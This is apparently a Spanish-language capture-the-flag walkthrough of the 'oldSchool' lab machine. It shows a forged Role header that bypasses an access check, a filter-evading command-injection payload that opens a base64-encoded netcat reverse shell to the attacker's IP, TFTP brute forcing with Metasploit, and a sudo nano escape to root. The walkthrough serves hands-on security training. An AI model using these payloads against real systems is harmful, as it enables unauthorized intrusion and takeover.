

oldSchool



┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.37
Starting Nmap 7.95 (https://nmap.org) at 2025-02-17 16:04 -03
Initiating ARP Ping Scan at 16:04


Not shown: 65416 closed tcp ports (reset), 117 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
23/tcp open telnet syn-ack ttl 64
80/tcp open http   syn-ack ttl 64
MAC Address: 08:00:27:16:22:BE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p23,80 -Pn -n --min-rate 5000 -vvv 192.168.137.37
Starting Nmap 7.95 (https://nmap.org) at 2025-02-17 16:05 -03
NSE: Loaded 157 scripts for scanning.



PORT   STATE SERVICE REASON   VERSION
23/tcp open telnet syn-ack ttl 64 Linux telnetd
80/tcp open http   syn-ack ttl 64 Apache httpd 2.4.54 ((Debian))
|_http-title: 2000's Style Website
|_http-server-header: Apache/2.4.54 (Debian)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:16:22:BE (PCS Systemtechnik/Oracle VirtualBox vi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel


┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.37
http://192.168.137.37 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.137.37]
Title[2000's Style Website]




```
        }
        a:hover {
            text-decoration: underline;
        }
    </style>
</head>
<body>
    <h1>Y2K is coming !!</h1>
    <img style="max-width: 40%; height: auto; " src="pub.jpg" />
    <p>Welcome to my first website, I will publish articles about Y2K. The end is to
    <a href="#">Home</a> |
    <a href="./verification.php">Tool</a> |
    <a href="#">About</a> |
```

pero nos redirije




vamos a ver que vemos por curl, y llama la atencion el Role


```
┌──(root💀miguel)-[/home/miguel]
└─# curl -s -X GET -I "http://192.168.137.37/verification.php"
HTTP/1.1 302 Found
Date: Mon, 17 Feb 2025 19:53:47 GMT
Server: Apache/2.4.54 (Debian)
Role: not admin
Location: ./denied.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

vemos si lo podemos modificar y q pasa... tenemos un 200 y mucho contenido


```
┌──(root💀miguel)-[/home/miguel]
└─# curl -s -X GET -I "http://192.168.137.37/verification.php" -H "Role:admin"
HTTP/1.1 200 OK
Date: Mon, 17 Feb 2025 19:57:33 GMT
Server: Apache/2.4.54 (Debian)
Vary: Accept-Encoding
Content-Length: 269
Content-Type: text/html; charset=UTF-8
```

vamos a interceptarlo





interesante, vamos a crearnos un servido y ver si nos hace la traza



XD XD XD XD

Ping Tool

Enter a URL:
whoami

Fetch

Output:


```
Attack detected: whoami is forbidden

 ╭∩╮(O_O)╭∩╮
```

tampoco me deja poner ;

por lo que imagino tiene filtros voy a ver como reemplazarlos aqui


https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command Injection

le pongo whoami en vase64, me deja pero no interpreta. vamos a ver como podemos hacer vypass del `;` para ver si luego interpreta comando



cuando pongo lo siguiente en la web no me da error pero no interpreta,

el salto de linea con ${IFS} le gusta



el tabulador tambien `\t`

he modificado el \t por url encode con %09, he puesto en base64 la revshell con netcat en este caso, y filtramos las palabras echo y bash.

la verdad que fue complejo pero se aprende mucho que es lo que importa

`sdfsd.com${IFS}%0Aech''o%09"bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMTM3LjEyIDQ0Mwo="%09|%09base64%09-d%09|%09bas''h`

```
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.37] 42934
whoami
www-data
```

```
www-data@oldschool:/tmp$ find / -perm -4000 -ls 2>/dev/null
   137203     52 -rwsr-xr--   1 root     messagebus    51336 Oct  5  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    15911     16 -rwsr-xr--   1 root     telnetd       14856 Feb 17  2021 /usr/lib/telnetlogin
   269576    472 -rwsr-xr-x   1 root     root         481608 Jul  2  2022 /usr/lib/openssh/ssh-keysign
     4132     36 -rwsr-xr-x   1 root     root          35040 Jan 20  2022 /usr/bin/umount
      109     88 -rwsr-xr-x   1 root     root          88304 Feb  7  2020 /usr/bin/gpasswd
     3604     44 -rwsr-xr-x   1 root     root          44632 Feb  7  2020 /usr/bin/newgrp
      110     64 -rwsr-xr-x   1 root     root          63960 Feb  7  2020 /usr/bin/passwd
       43    180 -rwsr-xr-x   1 root     root         182600 Feb 27  2021 /usr/bin/sudo
      106     60 -rwsr-xr-x   1 root     root          58416 Feb  7  2020 /usr/bin/chfn
     3763     72 -rwsr-xr-x   1 root     root          71912 Jan 20  2022 /usr/bin/su
      107     52 -rwsr-xr-x   1 root     root          52880 Feb  7  2020 /usr/bin/chsh
     4130     56 -rwsr-xr-x   1 root     root          55528 Jan 20  2022 /usr/bin/mount
www-data@oldschool:/tmp$
```

```
sudo: 3 incorrect password attempts
www-data@oldschool:/tmp$ ss -tuln
Netid       State        Recv-Q       Send-Q             Local Address:Port              Peer Address:Port       Process
udp         UNCONN       0            0                      0.0.0.0:68                     0.0.0.0:*
udp         UNCONN       0            0                      0.0.0.0:69                     0.0.0.0:*
udp         UNCONN       0            0                    127.0.0.1:161                    0.0.0.0:*
udp         UNCONN       0            0                        [::]:69                        [::]:*
tcp         LISTEN       0            128                    0.0.0.0:23                     0.0.0.0:*
tcp         LISTEN       0            511                        *:80                           *:*
www-data@oldschool:/tmp$
```

veo los procesos fanny

```
0:07 /usr/sbin/snmpd -LOw -u root -g root -I -smux mteTrigger mteTriggerConf -
0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
0:00 /usr/sbin/in.tftpd --listen --user fanny --address :69 --secure /srv/tftp
0:02 /usr/sbin/apache2 -k start
```

vamos a ver que pasa ya que tenemos el puerto 69 para hacer fuerza bruta


```
msf6 > search brute ftp

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  exploit/osx/browser/safari_file_policy                2011-10-12       normal  No     Apple Safari file:// Arbitrary Code Execution
   1    \_ target: Safari 5.1 on OS X                       .                .       .      .
   2    \_ target: Safari 5.1 on OS X with Java             .                .       .      .
   3  auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   4  auxiliary/scanner/tftp/tftpbrute                      .                normal  No     TFTP Brute Forcer
   5  auxiliary/scanner/tftp/titan_xcrc_traversal           2010-06-15       normal  No     Titan FTP XCRC Directory Traversal Information D
```

```
msf6 auxiliary(scanner/tftp/tftpbrute) > run
[+] Found passwd.cfg on 192.168.137.37
[+] Found pwd.bin on 192.168.137.37
[+] Found pwd.cfg on 192.168.137.37
[+] Found sip.cfg on 192.168.137.37
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


intentaremos descargar las carpetas

```
┌──(root💀miguel)-[/home/miguel]
└─# tftp 192.168.137.37
tftp> help
tftp-hpa 5.3
Commands may be abbreviated.  Commands are:

connect         connect to remote tftp
mode            set file transfer mode
put             send file
get             receive file
quit            exit tftp
verbose         toggle verbose mode
trace           toggle packet tracing
literal         toggle literal mode, ignore ':' in file name
status          show current status
binary          set mode to octet
ascii           set mode to netascii
```


```
tftp> prompt
?Invalid command
tftp> get passwd.cfg
tftp> get pwd.bin
get pwd.cfg
```




que es?




al parecer genera una pass





entramos a funny con esa pass generada





sudo nano
^R^X
reset; sh 1>&0 2>&0


ter agent or not.
ent type for this token
[Executing...]root@oldschool:/tmp#
^S Spell Check
^J Full Justify


root@oldschool:/tmp# whoami
root
root@oldschool:/tmp# cat /home/fanny/user.txt
a8a1d4b692341fc2c59ca33815fb59d6
root@oldschool:/tmp# cat /root/root.txt
2b812156175effb8b80c6a65f8ef3a21
root@oldschool:/tmp#